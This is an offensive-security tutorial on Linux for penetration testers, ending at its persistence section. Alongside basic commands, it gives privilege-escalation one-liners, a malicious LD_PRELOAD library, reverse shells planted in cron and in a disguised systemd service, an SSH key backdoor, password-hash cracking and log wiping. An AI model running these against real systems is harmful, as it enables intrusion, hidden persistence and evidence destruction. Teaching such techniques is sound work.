



◆ OFFENSIVE SECURITY SERIES ◆

Linux Basics for Pentesting

Master the OS Beneath the Exploits

Filesystem Hierarchy · Permissions · Users & Groups · Sudo Abuse
SUID/SGID · Bash Scripting · Process Management · Post-Exploitation Linux

Filesystem

Permissions

Users

SUID

Sudo

Shell Scripting

Module 04 — RTG Community Learning Series

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) strictly for educational purposes.
All techniques must ONLY be used in authorized engagements with written permission.
Using offensive tools against targets without authorization is a criminal offense.
RTG assumes zero liability for misuse. Authorized testing ONLY.

**TABLE OF CONTENTS**

Linux Basics for Pentesting — Complete Reference Guide

- 01. WHY LINUX IS ESSENTIAL FOR PENETRATION TESTERS**
- 02. LINUX FILESYSTEM HIERARCHY (FHS)**
- 03. ESSENTIAL FILE NAVIGATION COMMANDS**
- 04. FILE OPERATIONS AND TEXT PROCESSING**
- 05. LINUX FILE PERMISSIONS — CHMOD, CHOWN**
- 06. SPECIAL PERMISSIONS — SUID, SGID, STICKY BIT**
- 07. USERS, GROUPS AND /ETC/PASSWD**
- 08. THE /ETC/SHADOW FILE — PASSWORD HASHES**
- 09. SUDO — PRIVILEGE ESCALATION VIA MISCONFIGURATION**
- 10. PROCESS MANAGEMENT**
- 11. NETWORK COMMANDS FOR PENTESTERS**
- 12. SERVICE AND CRON MANAGEMENT**
- 13. LOG FILES AND FORENSIC ARTIFACTS**
- 14. PACKAGE MANAGEMENT AND TOOL INSTALLATION**
- 15. BASH SCRIPTING FOR PENTESTERS**
- 16. POST-EXPLOITATION LINUX ENUMERATION**
- 17. PERSISTENCE MECHANISMS ON LINUX**
- 18. LINUX PRIVILEGE ESCALATION METHODOLOGY**
- 19. LINUX PENTEST QUICK REFERENCE CHEATSHEET**



01 — WHY LINUX IS ESSENTIAL FOR PENTESTERS

The Hacker's Operating System

Linux is not just the operating system of choice for security professionals — it is, in many ways, the operating system of the internet itself. Over 96% of the world's top servers run Linux. Active Directory environments sit on Linux-based DNS servers. Cloud infrastructure runs on Linux VMs. Web applications run on Apache/Nginx on Linux. Understanding Linux is not optional: it is mandatory.

Beyond attacking Linux targets, you use Linux as your primary attack platform. Kali Linux, Parrot OS, and BlackArch are all built on Debian/Arch Linux. Every major offensive security tool — Metasploit, Nmap, Burp Suite, Impacket, BloodHound, Mimikatz's Linux port — runs natively on Linux. The shell is your most powerful weapon.

1.1 Where Linux Appears in Enterprise Environments

Environment	Linux Role	Attacker Target
Web Infrastructure	Apache/Nginx web servers, PHP/Python apps	Web app vulns, server misconfig, SUID bins
Cloud (AWS/GCP/Azure)	EC2/GCE instances, container hosts	IMDSv1 SSRF, container escape, metadata theft
Internal Infrastructure	Mail, DNS, NFS, LDAP servers	Service misconfig, unpatched CVEs, privesc
Development	CI/CD servers, Jenkins, GitLab	Hardcoded creds, code exec, supply chain
Database	MySQL, PostgreSQL, MongoDB, Redis	Unauthenticated access, SQL injection pivots
Network Devices	Routers (OpenWRT), firewalls (pfSense)	Default creds, SNMP, web UI exploits
IoT/Embedded	Raspberry Pi, embedded Linux, cameras	Telnet, default creds, firmware extraction

RTG NOTE

Even in Windows-dominated enterprises, you will find Linux everywhere at the network layer. Your first compromised Linux box is often a stepping stone to the Windows AD environment. Master Linux post-exploitation — it directly translates to higher-value Windows pivots.



02 — LINUX FILESYSTEM HIERARCHY (FHS)

The Map of Every Linux System

The Filesystem Hierarchy Standard (FHS) defines a standard directory structure for Linux systems. Every Linux machine — from a \$5 Raspberry Pi to a \$50,000 server — uses the same directory layout. Learning this layout means you know where to look on EVERY Linux system you compromise.

Directory	Contents	Pentest Relevance — What to Look For
/	Root of everything	Starting point for all paths. All files accessible from here.
/etc	System configuration files	passwd, shadow, sudoers, cron, ssh/sshd_config, hosts
/home	User home directories	SSH keys, .bash_history, credentials in config files
/root	Root user's home	SSH keys, scripts, history files — highest value directory
/var/log	System log files	auth.log, syslog, apache2/, nginx/ — evidence and intel
/tmp	Temporary files (world-writable!)	Drop payloads here. Execute scripts. Common upload destination.
/var/tmp	Persistent temp files	Survives reboots. Better persistence location than /tmp
/bin, /usr/bin	User binaries	ls, cat, grep, curl, wget, nc — your toolbox
/sbin, /usr/sbin	System admin binaries	ifconfig, iptables, service, mount
/usr/local/bin	Locally installed binaries	Custom scripts, tools installed outside package manager
/opt	Optional software	Third-party applications — often less secured, interesting configs
/dev	Device files	/dev/null (discard), /dev/tty (terminal), /dev/random, disk devices
/proc	Virtual: running system state	Process info, network connections (/proc/net/tcp), OS info
/sys	Virtual: kernel/hardware info	Hardware status, kernel parameters
/var/www	Web server root	PHP files, configs, hardcoded DB creds, uploaded files
/var/spool/cron	Cron job files	User crontabs — persistence, scheduled execution
/etc/cron.d	System cron jobs	Scheduled tasks — privesc if writable

Directory	Contents	Pentest Relevance — What to Look For
/usr/share	Shared application data	Wordlists (/usr/share/wordlists/), tool data
/boot	Kernel and bootloader	Kernel version for exploit research
/mnt, /media	Mount points	External storage, NFS mounts, additional filesystems

2.1 First Commands on a Compromised Linux Box

\$ First Steps Post-Compromise

First 60 seconds on a compromised Linux box:

```

id                # Who am I? UID, GID, groups
whoami            # Username only
hostname          # Machine name
uname -a          # OS + kernel version
cat /etc/os-release # Linux distribution info
cat /etc/issue     # Distribution banner
uptime            # How long has it been running?
env               # Environment variables – look for passwords, API keys
pwd               # Current directory
ls -la            # Current directory contents

# Network info:
ip addr show      # IP addresses
ip route show     # Routing table – find other networks
cat /etc/resolv.conf # DNS servers (hints at domain)
cat /etc/hosts    # Hosts file – internal hostnames

# Interesting files:
cat ~/.bash_history # Command history – credentials often here!
cat /etc/passwd    # User list
sudo -l            # What can I run as root?
```



03 — ESSENTIAL FILE NAVIGATION

Moving Through the Filesystem at Speed

\$ File Navigation and Search

```
# === NAVIGATION ===  
  
pwd                # Print working directory  
cd /var/log        # Change to absolute path  
cd ../../          # Go up two levels  
cd ~               # Go to home directory  
cd -               # Toggle to previous directory  
  
# === LISTING ===  
  
ls                 # Basic listing  
ls -la            # Long format, including hidden files  
ls -lah           # Long format, human-readable sizes  
ls -lt           # Sort by modification time (newest first)  
ls -ls           # Sort by size (largest first)  
ls -laR /etc 2>/dev/null # Recursive listing, suppress errors  
  
# === SEARCHING (FIND - most powerful) ===  
  
find / -name '*.conf' 2>/dev/null # Find all .conf files  
find / -name 'id_rsa' 2>/dev/null # Find SSH private keys  
find / -name 'wp-config.php' 2>/dev/null # WordPress DB creds  
find / -perm -4000 2>/dev/null # Find SUID binaries  
find / -perm -2000 2>/dev/null # Find SGID binaries  
find /var/www -name '*.php' 2>/dev/null # PHP files  
find / -writable -type f 2>/dev/null # Writable files (privesc!)  
find / -newer /tmp/reference.txt 2>/dev/null # Modified after reference  
  
# === GREP - Search Content ===  
  
grep -r 'password' /etc/ 2>/dev/null -i # Recursive case-insensitive  
grep -r 'api_key' /var/www/ 2>/dev/null # Find API keys in web files  
grep -r 'db_pass' /home/ 2>/dev/null # Database passwords  
grep -rn 'BEGIN RSA' /home/ 2>/dev/null # Private keys in home dirs  
grep -l 'password' /etc/*.conf 2>/dev/null # Which configs have 'password'
```



04 — FILE OPERATIONS AND TEXT PROCESSING

Reading, Writing, and Manipulating Data

\$ File Operations and Text Processing

```
# === FILE VIEWING ===
cat file.txt                # Print entire file
less file.txt               # Scroll through (q to quit)
head -20 file.txt           # First 20 lines
tail -20 file.txt           # Last 20 lines
tail -f /var/log/auth.log   # Follow log in real-time
strings /bin/secretapp      # Extract printable strings from binary
xxd file.bin | head         # Hex dump
file suspicious_binary      # Determine file type

# === FILE MANIPULATION ===
cp source.txt /tmp/backup.txt # Copy
mv file.txt /tmp/            # Move
rm -rf /tmp/directory/       # Remove directory recursively
mkdir -p /tmp/loot/creds/    # Create nested directories
touch newfile.txt            # Create empty file
echo 'text' > file.txt        # Write (overwrite)
echo 'more' >> file.txt       # Append

# === POWERFUL TEXT TOOLS ===
# cut - extract columns
cut -d: -f1 /etc/passwd      # Extract usernames
cut -d: -f1,3,6 /etc/passwd  # Username, UID, home dir

# awk - column processing
awk -F: '{print $1, $3}' /etc/passwd # Username and UID
awk -F: '$3 == 0 {print $1}' /etc/passwd # UID=0 users (root!)
awk '/bash/' /etc/passwd        # Lines containing 'bash'

# sed - stream editing
sed 's/password/REDACTED/g' file.txt # Replace all occurrences
sed -n '10,20p' file.txt             # Print lines 10-20
sed '/^#/d' /etc/apache2/sites-enabled/000-default.conf # Remove comments

# sort & uniq
sort wordlist.txt | uniq           # Remove duplicates
sort wordlist.txt | uniq -c | sort -rn # Count occurrences

# base64
echo 'secret' | base64            # Encode
echo 'c2Vjc mV0Cg==' | base64 -d # Decode
```



05 — LINUX FILE PERMISSIONS

chmod, chown and the Permission Bitmask

Linux file permissions control who can read, write, and execute files. Every file has three permission sets: owner, group, and others. Understanding permissions is critical for both exploitation (finding weak permissions) and defense (setting correct permissions).

\$ Understanding Permission Notation

Permission notation breakdown:

ls -la output:

```
-rwxr-xr-- 2 alice devs 4096 Jan 15 script.sh
| | | | | | | | | |
| | | | | | | | | | +-- Filename
| | | | | | | | | | +----- File size
| | | | | | | | | | +----- Group owner
| | | | | | | | | | +----- User/owner
| | | | | | | | | | +----- Others perms: r--
| | | | | | | | | | +----- Group perms: r-x
| | | | | | | | | | +----- Owner perms: rwx
| | | | | | | | | | +----- File type: - = file
| | | | | | | | | | +----- (d=dir, l=link, b=block, c=char)
```

Permission values:

```
# r = read    = 4
# w = write   = 2
# x = execute = 1
# - = none    = 0
```

Octal notation (sum per group):

```
# rwx = 4+2+1 = 7
# r-x = 4+0+1 = 5
# r-- = 4+0+0 = 4
# --- = 0+0+0 = 0
```

So: -rwxr-xr-- = 754

chmod Value	Permissions	Who Can	Use Case
777	rwxrwxrwx	Everyone: read, write, execute	DANGEROUS — only for testing, never production

chmod Value	Permissions	Who Can	Use Case
755	rx-r-x	Owner: full Group/Others: r+x	Standard for executables and directories
644	rw-r--r--	Owner: r+w Group/Others: r only	Standard for regular files
600	rw-----	Owner: r+w No one else	SSH private keys (mandatory), sensitive configs
640	rw-r-----	Owner: r+w Group: r Others: none	Service config files (web, db)
400	r-----	Owner: read-only No one else	Critical read-only files
000	-----	Nobody	Quarantine — block all access

\$ chmod and chown Commands

```
# chmod examples
chmod 755 script.sh           # Set rx-r-x
chmod +x script.sh           # Add execute bit for all
chmod u+x script.sh          # Add execute for owner only
chmod go-w file.txt          # Remove write from group and others
chmod -R 755 /var/www/html/   # Recursive (all files in directory)
chmod a+r config.txt         # Add read for ALL (a = all)

# chown — change ownership
chown root:root /bin/mybinary  # Owner: root, Group: root
chown www-data:www-data /var/www/html/
chown -R user:group /home/user/ # Recursive ownership change
chown :developers /opt/project/ # Change group only

# Find files with insecure permissions (privesc hunting):
find / -perm -o+w -type f 2>/dev/null # World-writable files
find / -perm -o+w -type d 2>/dev/null # World-writable directories
find /etc -writable -type f 2>/dev/null # Writable config files
```



06 — SPECIAL PERMISSIONS — SUID, SGID, STICKY BIT

The Most Important Privesc Vectors

Special permission bits modify how executables run. SUID (Set User ID) is the most important for privilege escalation: it causes the program to run with the file owner's permissions regardless of who executes it. If root owns a SUID

binary, it runs as root for any user.

Bit	Name	How It Works	Security Impact
SUID (4000)	Set User ID	Program runs as file OWNER, not caller	If root-owned: any user gets root access when running it
SGID (2000)	Set Group ID	Program runs as file GROUP	Can access group-restricted resources as that group
Sticky (1000)	Sticky Bit	On dirs: only owner can delete their files	Used on /tmp — prevents users deleting each other's files

\$ SUID Exploitation — GTFEBins

```
# Finding and exploiting SUID binaries

# Step 1: Find all SUID binaries
find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null | xargs ls -la

# Step 2: Find all SGID binaries
find / -perm -2000 -type f 2>/dev/null

# Common LEGITIMATE SUID binaries (some exploitable old versions):
-rwsr-xr-x root root /usr/bin/sudo      # sudo (check for CVE-2021-3156)
-rwsr-xr-x root root /usr/bin/passwd    # Change own password
-rwsr-xr-x root root /usr/bin/pkexec    # CVE-2021-4034 (PwnKit!)
-rwsr-xr-x root root /usr/bin/newgrp
-rwsr-xr-x root root /usr/bin/chsh

# Step 3: Check each SUID binary at GTFEBins
# https://gtfobins.github.io

# Examples from GTFEBins:

# /usr/bin/find is SUID:
find . -exec /bin/sh -p \; -quit
# -p flag preserves SUID privileges – spawns root shell!

# /usr/bin/vim is SUID:
vim -c '!/bin/sh'

# /usr/bin/less is SUID:
less /etc/shadow
# Type: !/bin/sh (inside less, !cmd executes shell command)

# /usr/bin/cp is SUID:
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
/tmp/rootbash -p # Root shell!
```

RTG TIP

GTFEBins (gtfobins.github.io) is your SUID exploitation bible.
After 'find / -perm -4000 2>/dev/null', copy each result binary name to GTFEBins.
Also check sudo -l — if any binary has (NOPASSWD): it's directly exploitable the same way.



07 — USERS, GROUPS AND /etc/passwd

User Account Intelligence

\$ /etc/passwd Analysis

```
# /etc/passwd format (readable by ALL users):

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
alice:x:1000:1000:Alice Smith:/home/alice:/bin/bash
bob:x:1001:1001:Bob Jones:/home/bob:/bin/bash
svc_backup:x:1002:1002:Backup Service:/opt/backup:/bin/bash

# | | | | |
# | | | | | +-- Login shell
# | | | | | +----- Home directory
# | | | +----- GID (primary group)
# | | +----- UID
# | +----- Password ('x' = in /etc/shadow)
# +----- Username

# Extract useful info:
cut -d: -f1 /etc/passwd           # All usernames
awk -F: '$7 ~ /bash|sh/' /etc/passwd # Users with interactive shells
awk -F: '$3 == 0 {print}' /etc/passwd  # UID 0 users (all roots!)
awk -F: '$6 ~ /home/' /etc/passwd     # Users with home dirs

# /etc/group format:
sudo:x:27:alice,bob              # Group 'sudo', members: alice and bob
docker:x:999:alice                # docker group = effective root!

cat /etc/group | grep -E '(sudo|wheel|admin|docker)'
```

User / Group	UID/GID	Privilege Level	Attacker Interest
root	0	Full system control	PRIMARY TARGET — everything escalates to root
sudo/wheel group	varies	Can run commands as root	Members can escalate with sudo -i
docker group	999+	Equivalent to root	docker run -v /:/mnt alpine chroot /mnt = root!
www-data / apache	33/48	Web server access	Initial access via web vuln — pivot from here

User / Group	UID/GID	Privilege Level	Attacker Interest
adm	4	Read system logs	Can read /var/log/auth.log — find other user creds
shadow	42	Read /etc/shadow	RARE — if compromised: crack password hashes
disk	6	Raw disk access	Read any file on disk even without filesystem perms
lxd	varies	Container management	Container escape = root



08 — THE /etc/shadow FILE

Password Hashes and Hash Cracking

The /etc/shadow file stores hashed passwords for user accounts. Unlike /etc/passwd which is world-readable, shadow is readable only by root. If you gain read access to shadow, you have password hashes that can be cracked offline.

\$ /etc/shadow — Hashes and Cracking


```
# /etc/shadow format:
alice:$6$rounds=5000$salt$HASHEDPASSWORD:19000:0:99999:7:::

# | | | | | | | |
# | | | | | | | +-- Expiry warning days
# | | | | | | | +----- Min days before change
# | | | | | | | +----- Last password change (epoch/86400)
# | | | | | | | +----- Days since epoch of last change
# | | | | | +----- Hash value
# | | | +----- Salt
# | | +----- Cost/rounds
# | +----- Hash algorithm
# +----- Username

# Hash algorithm identifiers:
# $1$ = MD5 (VERY weak – crack instantly with modern hardware)
# $2y$ = bcrypt (strong – expensive to crack)
# $5$ = SHA-256 (moderate)
# $6$ = SHA-512 (good – still the most common on Linux)
# $y$ = yescrypt (best – used in newer Ubuntu/Debian)
# ! = Account locked (no login possible)
# * = No password (login disabled, e.g. service accounts)

# Crack hashes with Hashcat:
hashcat -m 1800 shadow_hashes.txt rockyou.txt # SHA-512 ($6$)
hashcat -m 500 shadow_hashes.txt rockyou.txt # MD5 ($1$)
hashcat -m 1800 shadow_hashes.txt rockyou.txt --rules # With rules

# Crack with John the Ripper:
unshadow /etc/passwd /etc/shadow > combined.txt
john combined.txt --wordlist=/usr/share/wordlists/rockyou.txt
john combined.txt --show # Show cracked passwords
```



09 — SUDO — PRIVILEGE ESCALATION VIA MISCONFIGURATION

The Most Common Linux Privesc Vector

sudo (Super User DO) allows users to run commands as root or another user. It is configured in /etc/sudoers and /etc/sudoers.d/. Sudo misconfigurations are the most common Linux privilege escalation path in CTFs AND in real enterprise environments.

\$ sudo -l Analysis and Exploitation

```
# ALWAYS run this immediately after getting a shell:
sudo -l

# sudo -l output examples and what they mean:

# EXAMPLE 1: Full root access
# (ALL : ALL) ALL
# Translation: can run ANY command as ANY user. Do: sudo su - or sudo bash

# EXAMPLE 2: NOPASSWD – no password required (CRITICAL FINDING!)
# (ALL) NOPASSWD: /usr/bin/python3
# Translation: run python3 as root with no password
sudo python3 -c 'import os; os.system("/bin/bash")'

# EXAMPLE 3: Specific command with NOPASSWD
# (root) NOPASSWD: /usr/bin/find
sudo find /etc -exec /bin/bash \;

# EXAMPLE 4: LD_PRELOAD environment preserved
# Defaults env_keep += LD_PRELOAD
# AND user can run some sudo command...
# Create malicious .so file:
cat > /tmp/evil.c << 'EOF'
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() { setuid(0); setgid(0); system("/bin/bash"); }
EOF
gcc -fPIC -shared -o /tmp/evil.so /tmp/evil.c -nostartfiles
sudo LD_PRELOAD=/tmp/evil.so <allowed_command>
```

Binary with sudo NOPASSWD	GTFOBins Exploit Command
vim	sudo vim -c '!/bin/bash'
python3	sudo python3 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
perl	sudo perl -e 'exec "/bin/bash";'
ruby	sudo ruby -e 'exec "/bin/bash"'
less / more	sudo less /etc/shadow — then type !/bin/bash
man	sudo man ls — then type !/bin/bash
awk	sudo awk 'BEGIN {system("/bin/bash")}'

Binary with sudo NOPASSWD	GTFOBins Exploit Command
nmap	sudo nmap --interactive — then type !sh (nmap <5.21)
bash	sudo bash (trivial)
find	sudo find /. -exec /bin/bash \; -quit
cp	sudo cp /bin/bash /tmp/b && sudo chmod +s /tmp/b && /tmp/b -p
tee	echo 'hacker::0:0:root:/root:/bin/bash' sudo tee -a /etc/passwd
wget	sudo wget http://attacker/shadow_with_root -O /etc/shadow
zip	sudo zip /tmp/1.zip /etc/passwd -T --unzip-command 'sh -c /bin/bash'



10 — PROCESS MANAGEMENT

Monitoring and Controlling Running Processes

\$ Process Management Commands

```
# === PROCESS VIEWING ===  
ps aux                                # ALL running processes (BSD syntax)  
ps aux | grep root                   # Processes running as root  
ps -elf                              # All processes (System V syntax)  
top                                  # Interactive real-time process viewer  
htop                                # Enhanced interactive viewer  
pstree                              # Process tree view  
  
# Interesting: find processes running as root  
ps aux | awk '$1=="root" && $11!~/^\[/ ' | head -20  
  
# === PROCESS CONTROL ===  
kill PID                            # Send SIGTERM (graceful stop)  
kill -9 PID                          # SIGKILL (force kill)  
kill -l                             # List all signal names  
killall apache2                     # Kill all processes named apache2  
pkill -u www-data                   # Kill all processes by user  
  
# === BACKGROUND/FOREGROUND ===  
command &                          # Run command in background  
Ctrl+Z                              # Suspend current process  
bg                                  # Continue suspended in background  
fg                                  # Bring background job to foreground  
jobs                                # List all background jobs  
  
# === PROCESS INFO ===  
cat /proc/PID/cmdline | tr '\0' ' ' # Full command line for process  
cat /proc/PID/environ | tr '\0' '\n' # Environment vars of process  
ls -la /proc/PID/fd/                # Open file descriptors  
cat /proc/PID/maps                   # Memory mappings  
lsof -p PID                          # Files opened by process
```



11 — NETWORK COMMANDS FOR PENTESTERS

Linux Networking Deep Dive

\$ Linux Networking Commands

```
# === INTERFACE & ROUTING ===
ip addr show           # All interfaces and IPs
ip link show           # All interfaces (MAC addresses)
ip route show          # Routing table
ip neigh show          # ARP cache (local network map)
cat /proc/net/fib_trie  # Routing detail

# === PORT AND CONNECTION ANALYSIS ===
ss -tulnp              # Open ports + processes (MODERN – use this)
ss -antop              # All TCP connections with process info
netstat -tulnp         # Open ports (LEGACY – still common)
netstat -antop         # All connections with pids
cat /proc/net/tcp      # TCP connections in hex format
cat /proc/net/udp      # UDP connections
lsof -i                # All network connections via lsof
lsof -i :80            # Processes using port 80

# === CONNECTIVITY TESTING ===
ping -c 4 8.8.8.8      # ICMP test
traceroute 8.8.8.8     # Path to destination
curl -v http://ip:port # HTTP connection test
nc -zv 192.168.1.1 80  # TCP port connectivity test
nc -zvu 192.168.1.1 53 # UDP port test

# === PIVOTING / TUNNELING ===
# SSH port forward (local – access remote service locally):
ssh -L 8080:internal_server:80 jumpbox_user@jumpbox_ip
# Now: curl http://127.0.0.1:8080 reaches internal_server:80

# SSH dynamic (SOCKS proxy):
ssh -D 1080 user@jumpbox_ip
proxychains nmap -sT 10.10.10.0/24 # Scan via SOCKS proxy

# Netcat listeners and shells:
nc -lvp 4444           # Start listener on port 4444
bash -i >& /dev/tcp/10.0.0.1/4444 0>&1 # Bash reverse shell
```



12 — SERVICE AND CRON MANAGEMENT

Persistence and Privilege Escalation via Scheduling

\$ Services and Cron Enumeration

```
# === SYSTEMD SERVICE MANAGEMENT ===
systemctl status apache2      # Check service status
systemctl start apache2      # Start service
systemctl stop apache2       # Stop service
systemctl enable apache2     # Enable at boot
systemctl list-units --type=service --state=running # All running services

# Find services running as root (privesc potential):
ps aux | grep '^root' | awk '{print $11}' | sort -u

# === CRON JOBS - CRITICAL FOR PRIVESC ===
crontab -l                    # Current user's crontabs
crontab -l -u root            # Root's crontabs (if readable)
cat /etc/crontab              # System-wide cron
ls -la /etc/cron.d/           # Drop-in cron jobs
ls -la /etc/cron.hourly/ /etc/cron.daily/ /etc/cron.weekly/
cat /var/spool/cron/crontabs/* # All user crontabs (requires root)

# === CRON PRIVESC PATTERN ===
# If a root-owned cron job executes a WORLD-WRITABLE script:

# 1. Find the cron job:
cat /etc/crontab
# * * * * * root /opt/backup/backup.sh

# 2. Check if script is writable:
ls -la /opt/backup/backup.sh
# -rwxrwxrwx root root backup.sh <-- WRITABLE by all!

# 3. Inject reverse shell into script:
echo 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1' >> /opt/backup/backup.sh

# 4. Start listener and wait for root shell:
nc -lvnp 4444
```



13 — LOG FILES AND FORENSIC ARTIFACTS

Finding Evidence of Everything

Log File	Contents	Attacker Relevance
/var/log/auth.log	Authentication: SSH logins, sudo usage, su	Find valid usernames, detect brute force

Log File	Contents	Attacker Relevance
/var/log/syslog	General system messages	Service starts/stops, kernel messages
/var/log/kern.log	Kernel messages	Boot sequence, hardware, module loading
/var/log/apache2/access.log	Web requests to Apache	Find parameters, see what attackers have tried
/var/log/nginx/access.log	Web requests to Nginx	Same as above for Nginx
/var/log/mysql/error.log	MySQL errors	Database path, version, auth failures
/var/log/cron.log	Cron job execution	When and what cron jobs ran
~/.bash_history	Per-user command history	GOLD — credentials, internal hosts, tools used
/root/.bash_history	Root's command history	Same but higher value — root's actions
/var/log/wtmp	Login records (binary)	Parse with 'last' command
/var/log/btmp	Failed login attempts	Parse with 'lastb' — brute force evidence

\$ Log Analysis and Cleanup

```
# Log Analysis Commands

# Find SSH login attempts and IPs:
grep 'Failed password' /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -rn

# Find successful logins:
grep 'Accepted password\|Accepted publickey' /var/log/auth.log

# Monitor auth.log in real time:
tail -f /var/log/auth.log

# Find all sudo commands run:
grep 'sudo' /var/log/auth.log | grep COMMAND

# Clear your tracks (OPSEC):
# (Note: on a real engagement, document BEFORE clearing)
history -c # Clear current session history
echo '' > ~/.bash_history # Clear bash history file
unset HISTFILE # Disable history saving for session

# Clear specific logs (requires root):
echo '' > /var/log/auth.log
# WARNING: Complete log deletion is suspicious – selective editing better
```



14 — PACKAGE MANAGEMENT AND TOOL INSTALLATION

Building Your Attack Environment

\$ Package Management and Tool Installation

```
# === DEBIAN/UBUNTU/KALI (apt) ===  
sudo apt update                # Refresh package lists  
sudo apt upgrade -y            # Upgrade all packages  
sudo apt install nmap curl wget git python3-pip -y  # Install tools  
sudo apt search bloodhound     # Search packages  
sudo apt show nmap              # Package info  
sudo apt remove nmap           # Remove  
sudo apt autoremove            # Remove unused deps  
  
# === RED HAT/CENTOS/FEDORA (dnf/yum) ===  
sudo dnf update -y  
sudo dnf install nmap git python3 -y  
sudo yum install nmap          # Older systems  
  
# === PYTHON TOOLS (pip) ===  
pip3 install impacket certipy-ad bloodhound crackmapexec  
pip3 install --upgrade impacket  
pip3 install -r requirements.txt  
  
# === GIT INSTALLS ===  
git clone https://github.com/SecureAuthCorp/impacket.git  
cd impacket && pip3 install . -q  
  
git clone https://github.com/BloodHoundAD/BloodHound.git  
git clone https://github.com/carlospolop/PEASS-ng.git  
  
# Install to /usr/local/bin (accessible everywhere):  
sudo cp tool /usr/local/bin/tool && sudo chmod +x /usr/local/bin/tool  
  
# Quick download + execute from URL (OPSEC: verify hash first!):  
curl -sSL https://raw.githubusercontent.com/linpeas.sh/release/linpeas.sh | bash
```



15 — BASH SCRIPTING FOR PENTESTERS

Automating Everything

\$ Bash Scripting Template

```
#!/bin/bash
# === BASH SCRIPTING ESSENTIALS FOR PENTESTERS ===

# Variables
TARGET='192.168.1.100'
WORDLIST='/usr/share/wordlists/rockyou.txt'
OUTPUT_DIR='./loot'

# Command substitution
HOSTNAME=$(hostname)
IP=$(hostname -I | awk '{print $1}')
DATE=$(date +%Y%m%d_%H%M%S)

# Conditionals
if [ -f '/etc/shadow' ]; then
    echo '[+] /etc/shadow readable!'
    cp /etc/shadow $OUTPUT_DIR/shadow_$DATE.txt
fi

# Loops
for ip in 192.168.1.{1..254}; do
    ping -c 1 -W 1 $ip &>/dev/null && echo "[+] $ip is alive"
done

# While loop with file reading
while IFS= read -r line; do
    echo "Testing: $line"
done < $WORDLIST

# Functions
check_suid() {
    echo '[*] Checking SUID binaries...'
    find / -perm -4000 -type f 2>/dev/null | tee $OUTPUT_DIR/suid_bins.txt
}

# Argument parsing
if [ $# -lt 1 ]; then
    echo "Usage: $0 <target_ip>"
    exit 1
fi
TARGET=$1
```

\$ Bash Port Scanner — No Tools Required

```
#!/bin/bash
# Quick port scanner in bash (when nmap unavailable)

TARGET=$1
echo '[*] Scanning '$TARGET

for port in 21 22 23 25 53 80 110 135 139 143 443 445 1433 3306 3389 5432 5900 8080; do
    (echo >/dev/tcp/$TARGET/$port) 2>/dev/null && \
        echo "[+] Port $port OPEN" || \
        echo "[-] Port $port closed"
done

# /dev/tcp is bash built-in — no nmap needed!
# Works even on minimal systems without network tools
```



16 — POST-EXPLOITATION LINUX ENUMERATION

LinPEAS and Manual Enumeration

\$ Post-Exploitation Enumeration

```
# === AUTOMATED ENUMERATION ===

# LinPEAS – most comprehensive Linux privesc script
curl -sSL https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -o lin...
chmod +x linpeas.sh && ./linpeas.sh | tee linpeas_output.txt

# Linux Smart Enumeration (LSE)
curl -sSL https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/...
chmod +x lse.sh && ./lse.sh -l 2 -i # Level 2 = most checks

# LinEnum
chmod +x LinEnum.sh && ./LinEnum.sh -t # Thorough

# === MANUAL ENUMERATION CHECKLIST ===

# System information
uname -a; cat /etc/os-release; cat /proc/version

# Users and auth
cat /etc/passwd; cat /etc/group; cat /etc/sudoers 2>/dev/null
sudo -l; last; w; who

# Installed packages and versions
dpkg -l 2>/dev/null || rpm -qa 2>/dev/null

# Running services
ps aux --sort=-%cpu | head -20
ss -tulnp

# Network config
ip addr; ip route; cat /etc/hosts; arp -a

# Writable paths
find / -writable -type d 2>/dev/null | grep -v '/proc\|/sys\|/dev'

# Sensitive files
cat ~/.ssh/id_rsa 2>/dev/null
cat ~/.ssh/authorized_keys 2>/dev/null
find / -name '*.key' -o -name '*.pem' -o -name 'id_rsa' 2>/dev/null
find / -name 'wp-config.php' -o -name 'config.php' -o -name '.env' 2>/dev/null
```



17 — PERSISTENCE MECHANISMS ON LINUX

Maintaining Access After Reboot

Persistence Method	How to Implement	Detection
SSH Authorized Keys	echo 'pub_key' >> ~/.ssh/authorized_keys	Monitor authorized_keys changes, new keys
Crontab	crontab -e → add reverse shell	Check crontab -l, /var/spool/cron
/etc/cron.d	Create file in /etc/cron.d (needs root)	Monitor /etc/cron.d for new files
Systemd Service	Create .service file in /etc/systemd/system	New .service files, systemctl list-units
SUID Backdoor	cp /bin/bash /tmp/.hidden && chmod +s /tmp/.hidden	Find SUID binaries not in baseline
/etc/rc.local	Add command to /etc/rc.local (if enabled)	Monitor /etc/rc.local content
LD_PRELOAD	Inject malicious library via /etc/ld.so.preload	Monitor /etc/ld.so.preload
PAM Backdoor	Modify PAM module to accept backdoor password	Very hard to detect without tripwire
Bashrc/Profile	echo 'shell_cmd' >> ~/.bashrc	Monitor .bashrc, .profile, .bash_profile

\$ Persistence Techniques

```
# SSH backdoor (most reliable persistence):

# On attacker machine - generate key pair
ssh-keygen -t ed25519 -f /tmp/rtg_backdoor -N ''
cat /tmp/rtg_backdoor.pub

# On victim machine - add attacker's public key
mkdir -p ~/.ssh && chmod 700 ~/.ssh
echo 'ATTACKER_PUBLIC_KEY_HERE' >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

# Now connect silently from attacker:
ssh -i /tmp/rtg_backdoor user@target_ip

# Systemd persistence (requires root):
cat > /etc/systemd/system/rtg-update.service << EOF
[Unit]
Description=RTG System Update Service
[Service]
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'
Restart=always
RestartSec=60
[Install]
WantedBy=multi-user.target
EOF
systemctl enable rtg-update.service
systemctl start rtg-update.service
```



